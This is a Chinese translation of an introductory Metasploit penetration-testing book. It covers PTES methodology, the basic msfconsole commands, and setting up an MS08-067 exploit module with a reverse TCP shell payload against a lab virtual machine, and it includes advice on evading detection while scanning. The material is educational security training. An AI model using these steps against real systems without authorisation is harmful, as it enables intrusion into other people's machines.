当你通过逐章阅读本书并建立起一个完整全面的渗透测试方法体系的同时，你可以看到如何在你的渗透测试过程中以多种方式来使用 Metasploit 框架软件。Metasploit 能够让你通过选择它的渗透攻击模块、攻击载荷和编码器来轻易实施一次渗透攻击，也可以更进一步编写并执行更为复杂的攻击技术。在本书中，我们也会介绍几个基于 Metasploit 框架所构建的第三方工具——其中一些是由本书作者所编写的。我们的目标是让你充分熟悉 Metasploit 框架，为你展示一些高级的攻击技术，并确保你能够可靠地应用这些技术。我们希望我们能够像我们编写过程中一样享受这本书。进入游戏，让我们开始玩吧！

## Metasploit 发展简史

Metasploit 最初是由 HD Moore 所开发和孕育的，当时 HD 只是一个安全公司的雇员，当他意识到他的绝大多数时间是在用来验证和处理那些公开发布的渗透代码时，他便开始为编写和开发渗透代码构建一个灵活且可维护的框架平台，2003 年 10 月他发布了他的第一个基于 Perl 语言的 Metasploit 版本，当时一共集成了 11 个渗透攻击模块。

HD 于 2004 年 4 月发布了完全重写后的 Metasploit 2.0，这个版本包含了 19 个渗透攻击模块和超过 27 个攻击载荷。在这次发布之后不久，Matt Miller (Skape) 加入了 Metasploit 开发团队，随着项目逐步获得关注，Metasploit 框架也获得了来自信息安全社区的大量代码贡献，并很快成为一个渗透测试与攻击的必备工具。



在使用 Ruby 编程语言进行了一次完全重写之后, Metasploit 团队在 2007 年发布了 Metasploit 3.0。Metasploit 框架从 Perl 到 Ruby 的移植整整花了 18 个月, 结果造就了超过 15 万行的新代码。随着 3.0 版本的发布, Metasploit 在安全社区取得了更加广泛的用户群, 并在代码贡献方面也得到了快速的发展。

2009 年秋季, Metasploit 被漏洞扫描领域的一家领军企业 Rapid7 公司收购, Rapid7 公司允许 HD 来招募一支团队, 专注于 Metasploit 框架的开发。自从被收购之后, Metasploit 上的代码更新比任何人所预期的都要快得多。Rapid7 公司在 Metasploit 框架的基础上也发布了两款商业版本: Metasploit Express 和 Metasploit Pro。Metasploit Express 是一个带有 GUI 界面的轻量级 Metasploit 框架软件, 并增加了一些额外的功能, 包括报告生成和其他一些很有用的特性。Metasploit Pro 则是 Metasploit Express 的扩展版本, 能够支持以团队协作方式实施的渗透测试过程, 并拥有如一键创建 VPN 通道等很多有用的特性。

## 关于本书

本书的设计目标是为你传授从 Metasploit 基础到渗透攻击高级技术的所有知识和技能, 我们的目的是为初学者提供一本有用的指南教程, 为职业的渗透测试者提供一本参考索引, 然而我们不会总是牵着你的手前行。编程知识是在渗透测试领域中必须具备的, 本书中的很多例子都会使用 Ruby 或者 Python 编程语言, 虽然我们建议你去学习并掌握像 Ruby 或 Python 这样一类的编程语言, 来帮助你进行更高级的渗透攻击和攻击定制开发, 但对于阅读本书来讲编程知识不是必需的。

当你逐渐熟悉 Metasploit 之后, 你会发现: Metasploit 框架是一项经常更新, 并拥有一些新的特性、渗透代码和攻击的技术。本书在编写时, Metasploit 中的知识也在不停地更新, 没有一本书能够跟上如此快速开发的脚步, 因此我们更加关注于基础, 因为一旦你理解了 Metasploit 如何工作, 你就有能力自己快速地去了解和掌握 Metasploit 框架的更新内容了。

## 本书内容

这本书如何才能帮助你入门并让你的技能登上一个新的台阶呢? 每个章节都设计成以前一个章节作为阶梯, 这样可以帮助你从零开始来建立起作为渗透测试者的基本技能。

- 第 1 章: “渗透测试技术基础”, 帮你建立起关于渗透测试的方法论。
- 第 2 章: “Metasploit 基础”, 引领你认识 Metasploit 框架中的各种工具。
- 第 3 章: “情报搜集”, 为你展示在渗透测试侦察阶段利用 Metasploit 搜集情报信息的不同方法。

- 第 4 章：“漏洞扫描”，指导你如何发现安全漏洞并充分利用漏洞扫描技术。
- 第 5 章：“渗透攻击之旅”，带你进入渗透攻击的世界。
- 第 6 章：“Meterpreter”，让你见识后渗透攻击阶段的瑞士军刀——Meterpreter。
- 第 7 章：“免杀技术”，关注对杀毒软件进行逃逸的底层技术概念。
- 第 8 章：“客户端渗透攻击”，为你展示客户端渗透攻击和浏览器安全漏洞。
- 第 9 章 “Metasploit 辅助模块”，带你了解辅助模块的多样化能力。
- 第 10 章：“社会工程学工具包”，这是你在社会工程学攻击中使用 SET 的参考指南。
- 第 11 章：“Fast-Track”，为你全面剖析 Fast-Track——一个自动化的渗透测试框架软件。
- 第 12 章：“Karmetasploit 无线攻击套件”，为你展示如何利用 Karmetasploit 进行无线攻击。
- 第 13 章：“编写你自己的模块”，教你如何编写自己的渗透攻击模块。
- 第 14 章：“创建你自己的渗透攻击模块”，介绍 Fuzz 测试技术，以及如何使用缓冲区溢出技术来创建渗透攻击模块。
- 第 15 章：“将渗透代码移植到 Metasploit 框架”，让你深入地体验将已有的渗透代码移植成 Metasploit 框架模块的过程。
- 第 16 章 “Meterpreter 脚本编程”，为你展示如何编写你自己的 Meterpreter 脚本。
- 第 17 章：“一次模拟的渗透攻击过程”，将所有的技术综合在一起，来带领你进行一次模拟的渗透攻击。

## 关于道德伦理的忠告

我们编写本书的目标是帮助你提升作为渗透测试者的技能。作为一名渗透测试者，我们可以击败安全防御机制，但这仅仅是我们工作的一部分。当你进行渗透攻击时，请记住如下的忠告：

- 不要进行恶意的攻击；
- 不要做傻事；
- 在没有获得书面授权时，不要攻击任何目标；
- 考虑你的行为将会带来的后果；
- 如果你干了些非法的事情，天网恢恢疏而不漏，你总会被抓到牢里的。

无论本书作者，还是本书的出版商——No Starch 出版社（译者注：再加上本书译者和中文书出版商——电子工业出版社），都不会宽恕或鼓励滥用本书讨论的渗透测试技术进行非法活动的行为，也不会对其承担任何责任，我们的目标是让你变得更具有能力，而不是帮助你自找麻烦，而且我们也不想、也没有能力把你从里面捞出来。

# 第 1 章

## 渗透测试技术基础

渗透测试（Penetration Testing）是一种通过模拟攻击者的技术与方法，挫败目标系统的安全控制措施并取得访问控制权的安全测试方式。渗透测试的过程并非简单地运行一些扫描器和自动化工具，然后根据结果写一份安全报告。你不可能指望在一夜之间就能够成为一名职业的渗透测试师，这往往需要数年时间的频繁实践和在真实环境中的历练，才能让你成为一名精于此道的渗透测试师。

最近，安全业界看待和定义渗透测试过程的方式有了一些转变，已被安全业界中几个领军企业所采纳的渗透测试执行标准（PTES: *Penetration Testing Execution Standard*）正在对渗透测试进行重新定义，新标准的核心理念是通过建立起进行渗透测试所要求的基本准则基线，来定义一次真正的渗透测试过程，并得到安全业界的广泛认同。这将对渗透测试领域的“新手”和“老鸟”们都会产生一些影响，如果你刚刚涉足渗透测试领域，或者对渗透测试执行标准还不太熟悉，请访问 [http:// www.pentest-standard.org/](http://www.pentest-standard.org/) 进行进一步的了解。

## 1.1 PTES 标准中的渗透测试阶段

PTES 标准中的渗透测试阶段是用来定义渗透测试过程，并确保客户组织能够以一种标准化的方式来扩展一次渗透测试，而无论是由谁来执行这种类型的评估。该标准将渗透测试过程分为七个阶段，并在每个阶段中定义不同的扩展级别，而选择哪种级别则由被攻击测试的客户组织所决定。现在设想你就是一名渗透测试者，让我们带领你了解一下在每个渗透测试阶段都需要完成哪些任务。

### 1.1.1 前期交互阶段

前期交互阶段通常是由你与客户组织进行讨论，来确定渗透测试的范围和目标。这个阶段最为关键的是需要让客户组织明确清晰地了解渗透测试将涉及哪些目标。而这个阶段也为你提供了机会，来说服客户走出全范围渗透测试的理想化愿景，选择更加现实可行的渗透测试目标来进行实际实施。

### 1.1.2 情报搜集阶段

在情报搜集阶段，你需要采用各种可能的方法来搜集将要攻击的客户组织的所有信息，包括使用社交媒体网络、Google Hacking 技术、目标系统踩点等等。而作为渗透测试者，你最为重要的一项技能就是对目标系统的探查能力，包括获知它的行为模式、运行机理，以及最终可以如何被攻击。对目标系统所搜集到的信息将帮助你准确地掌握目标系统所部署的安全控制措施。

在情报搜集阶段中，你将试图通过逐步深入的探测，来确定在目标系统中实施了哪些安全防护机制。举例来说，一个组织在对外开放的网络设备上经常设置端口过滤，只允许接收发往特定端口集合的网络流量，而一旦你在白名单之外的端口访问这些设备时，那么你就会被加入黑名单进行阻断。通常针对这种阻断行为的一个好方法是先从你所控制的其他 IP 地址来进行初始探测，而这个 IP 地址是你预期就会被阻断或者检测到的。当你在探测 Web 应用程序时，这个方法也是非常适用的，因为一些保护 Web 应用程序的 Web 应用防火墙通常也会在你的探测请求数量超过一定阈值后对你的 IP 进行阻断，使得你无法再用这个 IP 发起任何的请求。

为了使得在做这种类型的探测时保证不被检测到，你可以从那些无法回溯到你或你的团队的 IP 地址范围来进行初始扫描。在通常情况下，在互联网上可远程访问的目标系统每天都会遭遇一些攻击，而你的初始扫描探测一般会落入那些背景噪声中而不会被发现。

**提示：**你可以使用一个与你发起主要攻击行为处于完全不同范围的 IP 地址，来进行非常“喧闹”的扫描，这样可以帮助你确定客户组织是否能够很好地检测和响应你所使用的攻击工具和技术。

### 1.1.3 威胁建模阶段

威胁建模主要使用你在情报搜集阶段所获取到的信息，来标识出目标系统上可能存在的安

全漏洞与弱点。在进行威胁建模时，你将确定最为高效的攻击方法、你所需要进一步获取到的信息，以及从哪里攻破目标系统。在威胁建模阶段，你通常需要将客户组织作为敌手看待，然后以攻击者的视角和思维来尝试利用目标系统的弱点。

### 1.1.4 漏洞分析阶段

一旦确定最为可行的攻击方法之后，你需要考虑你该如何取得目标系统的访问权。在漏洞分析阶段，你将综合从前面的几个环节中获取到的信息，并从中分析和理解哪些攻击途径会是可行的。特别是需要重点分析端口和漏洞扫描结果，攫取到的服务“旗帜”信息，以及在情报搜集环节中得到的其他关键信息。

### 1.1.5 渗透攻击阶段

渗透攻击可能是在渗透测试过程中最具魅力的环节，然而在实际情况往往没有你所预想的那么“一帆风顺”，而往往是“曲径通幽”。最好是在你基本上能够确信特定渗透攻击会成功的时候，才真正对目标系统实施这次渗透攻击，当然在目标系统中很可能存在着一些你没有预期的安全防护措施，使得这次渗透攻击无法成功。但是要记住的是，在你尝试要触发一个漏洞时，你应该清晰地了解在目标系统上存在这个漏洞。进行大量漫无目的的渗透尝试之后期待奇迹般地出现一个 shell 根本是痴心妄想，这种方式将会造成大量喧闹的报警，也不会为身为渗透测试者的你以及你的客户组织提供任何帮助。请先做好功课，然后再针对目标系统实施已经经过了深入研究和测试的渗透攻击，这样才有可能取得成功。

### 1.1.6 后渗透攻击阶段

后渗透攻击阶段从你已经攻陷了客户组织的一些系统或取得域管理权限之后开始，但离你搞定收工还有很多事情要做。

后渗透攻击阶段在任何一次渗透测试过程中都是一个关键环节，而这也是最能够体现你和那些平庸的骇客小子们的区别，真正从你的渗透测试中为客户提供有价值信息的地方。后渗透攻击阶段将以特定的业务系统作为目标，识别出关键的基础设施，并寻找客户组织最具价值和尝试进行安全保护的信息和资产，当你从一个系统攻入另一个系统时，你需要演示出能够对客户组织造成最重要业务影响的攻击途径。

在后渗透攻击阶段进行系统攻击时，你需要投入更多的时间来确定各种不同系统的用途，以及它们中不同的用户角色，举例来说，设想你已经攻陷了一个域管理服务器，现在你已经获取企业管理员账户，或拥有域管理员一级的权限，你或许已经成为整个域的统治者，但你是否知道与活动目录服务器进行通信的这些系统是干什么用的呢？用来支付客户组织雇员薪水的关键财务系统在哪里运行呢？你能否攻破这台系统，并在下一轮发薪时，将公司所有的薪水都转移到一个海外的银行账户上呢？你能找出客户组织的知识产权都在哪里吗？

设想你的客户组织是一家大型的软件开发外包企业，主营业务是定制开发一些应用软件，然后发往他们的客户并在一些客户的生产环境中使用。你能否在他们开发的源码中植入后门，并最终能攻陷他们的所有客户企业吗？这样是否能够大大损害他们的品牌信誉呢？

在后渗透测试阶段中，就需要你在这些难以处理的场景中寻找可用信息，激发灵感，并达成你自己所设置的攻击目标。从攻击者的角度，一个普通的攻击者往往在攻陷系统后将他的大部分时间用于千篇一律的操作，然而作为一名职业的渗透测试者，你需要像一个恶意攻击者那样去思考，具有创新意识，能够迅速地反应，并依赖于你的智慧和经验，而不是使用那些自动化的攻击工具。

### 1.1.7 报告阶段

报告是渗透测试过程中最为重要的因素，你将使用报告文档来交流你在渗透测试过程中做了哪些，如何做的，以及最为重要的——客户组织如何修复你所发现的安全漏洞与弱点。

在进行渗透测试时，你是从一个攻击者的角度来进行工作的，这些工作一般客户组织会很少看到，而你在渗透测试过程中所获取到的信息是增强客户组织的信息安全措施以成功防御未来攻击的关键所在。当你在编写和报告你的发现时，你需要站在客户组织的角度上，来分析如何利用你的发现来提升安全意识，修补发现的问题，以及提升整体的安全水平，而并不仅仅是对发现的安全漏洞打上补丁。

你所撰写的报告至少应该分为摘要、过程展示和技术发现这几个部分，技术发现部分将会被你的客户组织用来修补安全漏洞，但这也是渗透测试过程真正价值的体现位置。例如，你在客户组织的 Web 应用程序中找出了一个 SQL 注入漏洞，你会在报告的技术发现部分来建议你的客户对所有的用户输入进行检查过滤，使用参数化的 SQL 查询语句，在一个受限的用户账户上运行 SQL 语句，以及使用定制的出错消息。当你的客户实现了你的建议修补了这个特定的 SQL 注入漏洞之后，那他们就能够抵御 SQL 注入攻击了吗？不是的！一个最可能导致 SQL 注入漏洞的根本原因是使用了未能确保安全性的第三方应用，而在你的报告中也应该充分地考虑这些因素，并建议客户组织进行细致检查并消除这些漏洞。

## 1.2 渗透测试类型

到现在为止，你已经对渗透测试的基本技术流程与环节有了一个初步的了解，那接下来让我们来看看渗透测试的两种基本类型：白盒测试与黑盒测试。白盒测试，有时也被称为“白帽测试”，是指渗透测试者在拥有客户组织所有知识的情况下所进行的测试；而黑盒测试则设计为模拟一个对客户组织一无所知的攻击者所进行的渗透攻击。两种测试方法都拥有他们自己的优势和弱点。

### 1.2.1 白盒测试

使用白盒测试，你需要和客户组织一起工作，来识别出潜在的安全风险，客户组织的 IT 支持和安全团队将会向你展示他们的系统与网络环境。白盒测试的最大好处是你将拥有所有的内部知识，并可以在不需要害怕被阻断的情况下任意地实施攻击。而白盒测试的最大问题在于无法有效地测试客户组织的应急响应程序，也无法判断出他们的安全防护计划对检测特定攻击的效率。如果时间有限，或是特定的渗透测试环节如情报搜集并不在范围之内的话，那么白盒测试可能是你最好的选项。

### 1.2.2 黑盒测试

与白盒测试不同的是，经过授权的黑盒测试是设计成为模拟攻击者的入侵行为，并在不了解客户组织大部分信息和知识的情况下实施的。黑盒测试可以用来测试内部安全团队检测和应对一次攻击的能力。

黑盒测试是比较费时费力的，同时需要渗透测试者具备更强的技术能力。在安全业界的渗透测试者眼中，黑盒测试通常是更受推崇的，因为它更逼真地模拟了一次真正的攻击过程。黑盒测试依靠你的能力通过探测获取目标系统的信息，因此，作为一次黑盒测试的渗透测试者，你通常并不需要找出目标系统的所有安全漏洞，而只需要尝试找出并利用可以获取目标系统访问权代价最小的攻击路径，并保证不被检测到。

## 1.3 漏洞扫描器

漏洞扫描器是用来找出指定系统或应用中安全漏洞的自动化工具。漏洞扫描器通常通过获取目标系统的操作系统指纹信息来判断其类型与版本，以及上面所运行的所有服务，一旦已经获取目标系统的操作系统与服务类型，你就可以使用漏洞扫描器执行一些特定的检查，来确定存在着哪些安全漏洞。当然这些检查例程的质量取决于他们的开发者，而且与任何完全自动化的解决方案一样，它们在很多时候会漏掉或是错误标识系统上的安全漏洞。

最新的漏洞扫描器在降低误报率方面已经取得了非常好的效果，一些组织经常使用它们来找出已公开的系统漏洞，或是一些潜在的新漏洞，避免被攻击者所利用。漏洞扫描器在渗透测试中也起到了一个非常关键的作用，特别是在允许你同时发起多次攻击而无须考虑如何躲避检测的白盒测试场景中。从漏洞扫描器中获取到的知识可能是非常有价值的，但小心不要过分地依赖它们。渗透测试的美妙之处在于它不是一个千篇一律的自动化过程，成功地攻击系统通常需要你掌握更多的知识和技能。在大多数情况下，当你成为一名资深的渗透测试师之后，你将很少使用漏洞扫描器，而是依靠你自己的知识和专业技能来攻破系统。

## 1.4 小结

如果你刚刚涉足渗透测试领域，或者还未了解一个标准化的方法体系，请学习一下渗透测试执行标准 **PTES**。在进行任何实验、执行一次渗透测试时，请确信你拥有一个细化的、可实施的技术流程，而且还应该是可以重复的。作为一名渗透测试者，你需要确保不断地修炼情报搜集与漏洞分析技能，并尽可能达到精通的水平，这些技能在渗透测试过程中将是你面对各种攻击场景时的力量之源。



# 第 5 章

## 渗透攻击之旅

渗透攻击是许多安全专家在他们的职业生涯中都曾攀登过的“山峰”，获取目标主机完全控制权的感觉就像你登临险峰之上，会有一种极佳的自我满足感，但有时还会有点令人恐惧。虽然近些年来渗透攻击技术得到了长足发展，但是多样化的系统与网络防护技术的实施应用导致使用简单的渗透攻击手段越来越难以成功。本章中，我们将从 Metasploit 框架最基本的命令接口开始讲起，逐步介绍一些更深入的渗透攻击方法。本章讨论的大多数攻击和自定义操作需要用到 MSF 终端（msfconsole）、MSF 编码器（msfencode），以及 MSF 攻击载荷生成器（msfpayload）。

在你针对目标系统发起渗透攻击之前，必须掌握一些关于渗透测试和渗透攻击的基本知识。在第 1 章中，我们向你介绍了基本的渗透测试方法。第 2 章中，你了解了 Metasploit 框架的基础架构，以及其中包含的各种接口和工具的使用场合。第 3 章中我们探讨了如何进行情报搜集。然后在第 4 章中你学习了如何进行漏洞扫描。

本章中，我们侧重于渗透攻击的基础方法。我们的目标是让你熟悉 Metasploit 框架中的各

种攻击命令，我们在后续章节中将介绍以此为基础来开发自己的工具。本章中介绍的大多数攻

击会通过 MSF 终端进行，通过阅读本章，你需要对 MSF 终端、MSF 攻击载荷生成器和 MSF 编码器建立起扎实的理解，才能更好地掌握本书中所介绍的知识与技能。

## 5.1 渗透攻击基础

Metasploit 框架中包含数百个模块，没有人能用脑子把它们的名字全部记下来。在 MSF 终端中运行 `show` 命令会把所有模块显示出来，当然你也可以指定模块的类型来缩小搜索范围，这在下一节会详细讨论。

### 5.1.1 msf> show exploits

这个命令会显示 Metasploit 框架中所有可用的渗透攻击模块。在 MSF 终端中，你可以针对渗透测试中发现的安全漏洞来实施相应的渗透攻击。Metasploit 团队总是不断地开发出新的渗透攻击模块，因此这个列表会越来越长。

### 5.1.2 msf> show auxiliary

这个命令会显示所有的辅助模块以及它们的用途。在 Metasploit 中，辅助模块的用途非常广泛，它们可以是扫描器、拒绝服务攻击工具、Fuzz 测试器，以及其他类型的工具。

### 5.1.3 msf> show options

参数（Options）是保证 Metasploit 框架中各个模块正确运行所需的各种设置。当你选择了一个模块，并输入 `msf> show options` 后，会列出这个模块所需的各种参数。如果当前你没有选择任何模块，那么输入这个命令会显示所有的全局参数，举例来说，你可以修改全局参数中的 `LogLevel`，使渗透攻击时记录系统日志更为详细。你还可以输入 `back` 命令，以返回到 Metasploit 的上一个状态。



当你想要查找某个特定的渗透攻击、辅助或攻击载荷模块时，搜索（`search`）命令非常有用。例如，如果你想发起一次针对 SQL 数据库的攻击，输入下面的命令可以搜索出与 SQL 有关的模块。



```
Auxiliary
=====

Name                               Disclosure Date Rank  Description
----                               -
admin/mssql/mssql_enum             normal  Microsoft SQL Server Configuration
                                   Enumerator
admin/mssql/mssql_exec             normal  Microsoft SQL Server xp_cmdshell
                                   Command Execution
admin/mssql/mssql_idf              normal  Microsoft SQL Server - Interesting
                                   Data Finder
admin/mssql/mssql_sql              normal  Microsoft SQL Server Generic Query
scanner/mssql/mssql_login          normal  MSSQL Login Utility
scanner/mssql/mssql_ping          normal  MSSQL Ping Utility
Exploits


. . . SNIP . . .

msf >
```


类似地，可以使用下面的命令寻找与 MS08-067 漏洞相关的模块。（MS08-067 漏洞是远程过程调用[RPC]服务中的一个弱点，臭名昭著的“飞客”蠕虫 Conficker 便利用这个漏洞来侵入系统。）



找到攻击模块（*windows/smb/ms08\_067\_netapi*）后，可以使用 **use** 命令加载模块，如下所示：



请注意当我们执行了 **use windows/smb/ms08\_067\_netapi** 命令后，MSF 终端的提示符变成了下面的样子：



这表明我们已经选择了 *ms08\_067\_netapi* 模块，这时候在终端中输入的命令将在这个攻击模块的环境中运行。

提示：无论你当前处于哪个模块环境中，都可以使用 `search` 和 `use` 命令跳转到另一个模块中。

现在，在已选择模块的命令提示符下，可以输入 `show options` 显示 MS08-067 模块所需的参数：

```
msf exploit(ms08_067_netapi) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) >
```

这种与上下文相关的参数访问方式让 Metasploit 的界面变得非常简洁，并且让你能够只专注于当前实际需要的参数。

5.1.4 msf> show payloads

回想一下，在第 2 章中我们介绍了攻击载荷是针对特定平台的一段攻击代码，它将通过网络传送到攻击目标进行执行。和 `show options` 命令一样，当你在当前模块的命令提示符下输入 `show payloads` 命令时，Metasploit 只会将与当前模块兼容的攻击载荷显示出来。在针对基于 Windows 操作系统的攻击中，简单的攻击载荷可能只会返回目标主机的一个命令行界面，复杂的能够返回一个完整的图形操作界面。输入下面的命令可以查看到所有活动状态的攻击载荷：



上面的命令将显示 Metasploit 中所有的可用攻击载荷，然而如果你正在进行一次实际的渗透攻击，你可能只会看到适用于本次渗透攻击的攻击载荷列表。举例来说，在 `msf exploit (ms08_067_netapi)` 提示符下，执行 `show payloads` 命令仅会显示下一段中的输出结果。

在前面的例子中我们使用 `search` 命令找到了 MS08-067 攻击模块。现在让我们使用 `show payloads` 命令查找适合这个攻击模块的攻击载荷。注意在本例中只有针对 Windows 平台的攻击载荷才会显示出来，Metasploit 一般会根据环境识别出可在一次特定的渗透攻击中使用的攻击载荷。


```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====

Name                                     Rank   Description
----
. . . SNIP . . .

windows/shell/reverse_ipv6_tcp          normal Windows Command Shell, Reverse TCP
                                         Stager (IPv6)
windows/shell/reverse_nonx_tcp          normal Windows Command Shell, Reverse TCP
                                         Stager (No NX or Win7)
windows/shell/reverse_ord_tcp           normal Windows Command Shell, Reverse
                                         Ordinal TCP Stager (No NX or Win7)
windows/shell/reverse_tcp               normal Windows Command Shell, Reverse TCP
                                         Stager
windows/shell/reverse_tcp_allports      normal Windows Command Shell, Reverse
                                         All-Port TCP Stager
windows/shell_bind_tcp                  normal Windows Command Shell, Bind TCP
                                         Inline
windows/shell_reverse_tcp               normal Windows Command Shell, Reverse TCP
                                         Inline
```

接下来我们输入 `set payload windows/shell/reverse_tcp` 以选择 `reverse_tcp`(反弹式 TCP 连接) 攻击载荷。输入 `show options` 命令后，会看到一些额外的参数被显示出来：




可以注意到在❶处我们选定了攻击载荷，在❷处我们显示了该模块的参数配置，攻击载荷信息区❸则显示了一些额外的配置项，如 **LHOST** 和 **LPORT** 等。在本例中，你可以配置让目标主机回连到攻击机的特定 IP 地址和端口号上，所以它被称为一个反弹式的攻击载荷。在反弹式攻击载荷中，连接是由目标主机发起的，并且其连接对象是攻击机。你可以使用这种技巧穿透防火墙或 NAT 网关。

后面我们将对这个攻击载荷的 **LHOST**（本地主机）和 **RHOST**（远程主机）进行设置，将 **LHOST** 设置为我们的攻击机的 IP 地址，远程主机将反向连接到攻击机默认的 TCP 端口（4444）上。

### 5.1.5 msf> show targets

Metasploit 的渗透攻击模块通常可以列出受到漏洞影响目标系统的类型。举例来说，由于针对 MS08-067 漏洞的攻击依赖于硬编码的内存地址，所以这个攻击仅针对特定的操作系统版本，且只适用于特定的补丁级别、语言版本以及安全机制实现（在第 14 章和第 15 章中会有详细的解释）。在 MSF 终端 **MS08-067** 的提示符状态下，会显示 60 个受影响的系统（下面例子中只截取了其中一部分）。攻击是否成功取决于目标 Windows 系统的版本，有时候自动选择目标这一功能可能无法正常工作，容易触发错误攻击行为，通常会导致远程服务崩溃。



在这个例子中，你看到“自动选择目标”❶（Auto Targeting）是攻击目标列表中的一个选项。通常，攻击模块会通过目标操作系统的指纹信息，自动选择操作系统版本进行攻击。不过，最好还是通过人工更加准确地识别出目标操作系统的相关信息，这样才能避免触发错误的、破坏性的攻击。

提示：本例中介绍的这个攻击模块有些“喜怒无常”，很容易造成被攻击的系统变得不稳定，而且它很难对操作系统自动做出准确的判定。如果你在测试用的虚拟机（Windows XP SP2）

上使用这个攻击模块，一定要手动设置好目标操作系统的类型。



### 5.1.6 info

当你觉得 **show** 和 **search** 命令所提供的信息过于简短，可以使用 **info** 命令加上模块的名字来显示此模块的详细信息、参数说明以及所有可用的目标操作系统：（如果已选择了某个模块，直接在该模块的提示符下输入 **info** 即可。）

---

```
msf exploit(ms08_067_netapi) > info
```

---


### 5.1.7 set 和 unset

Metasploit 模块中的所有参数只有两个状态：已设置（**set**）或未设置（**unset**）。有些参数会被标记为必填项（**required**），这样的参数必须经过手工设置并处于启用状态。输入 **show options** 命令可以查看哪些参数是必填的；使用 **set** 命令可以对某个参数进行设置（同时启用该参数）；使用 **unset** 命令可以禁用相关参数。后面的列表展示了 **set** 和 **unset** 命令的使用方法：

提示：在我们的例子中所有引用的变量名称都使用了大写字母，这并不是必需的，不过这样做的确是一个好习惯。

---

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.155 ❶  
RHOST => 192.168.1.155  
msf exploit(ms08_067_netapi) > set TARGET 3 ❷
```



---

在❶处我们设置目标 IP 地址（**RHOST**）为 192.168.1.155（我们的攻击对象）。在❷处我们设置目标操作系统类型为 3，即在 XX 页中使用“**msf> show targets**”命令所列出的“Windows XP SP2 English (NX)” 。在❸处我们运行了 **show options** 以确认所有的参数已设置完成。

### 5.1.8 setg 和 unsetg

`setg` 命令和 `unsetg` 命令能够对全局参数进行设置或清除。使用这组命令让你不必每次遇到某个参数都要重新设置，特别是那些经常用到又很少会变的参数，如 **LHOST**。

### 5.1.9 save

在使用 `setg` 命令对全局参数进行设置后，可以使用 `save` 命令将当前的设置值保存下来，这样在下次启动 **MSF** 终端时还可使用这些设置值。在 **Metasploit** 中可以在任何时候输入 `save` 命令以保存当前状态。

---

```
msf exploit(ms08_067_netapi) > save
Saved configuration to: /root/.msf3/config
msf exploit(ms08_067_netapi) >
```

---


在命令执行结果中包含设置值保存在磁盘上的位置（`/root/.msf3/config`），如果由于一些原因你需要恢复到原始设置，可以将这个文件删除或移动到其他位置。

## 5.2 你的第一次渗透攻击

理论联系实际才是最好的学习方法，我们已经了解了渗透攻击的基础知识，也知道了如何在 **MSF** 终端中进行参数设置，现在我们要开始一次真实的攻击了，通过实践来加深我们的印象。开始之前，先启动你的 **Windows XP Service Pack 2** 和 **Ubuntu 9.04** 两台虚拟机作为靶机，而我们将在 **BackTrack** 攻击机环境中使用 **Metasploit**。

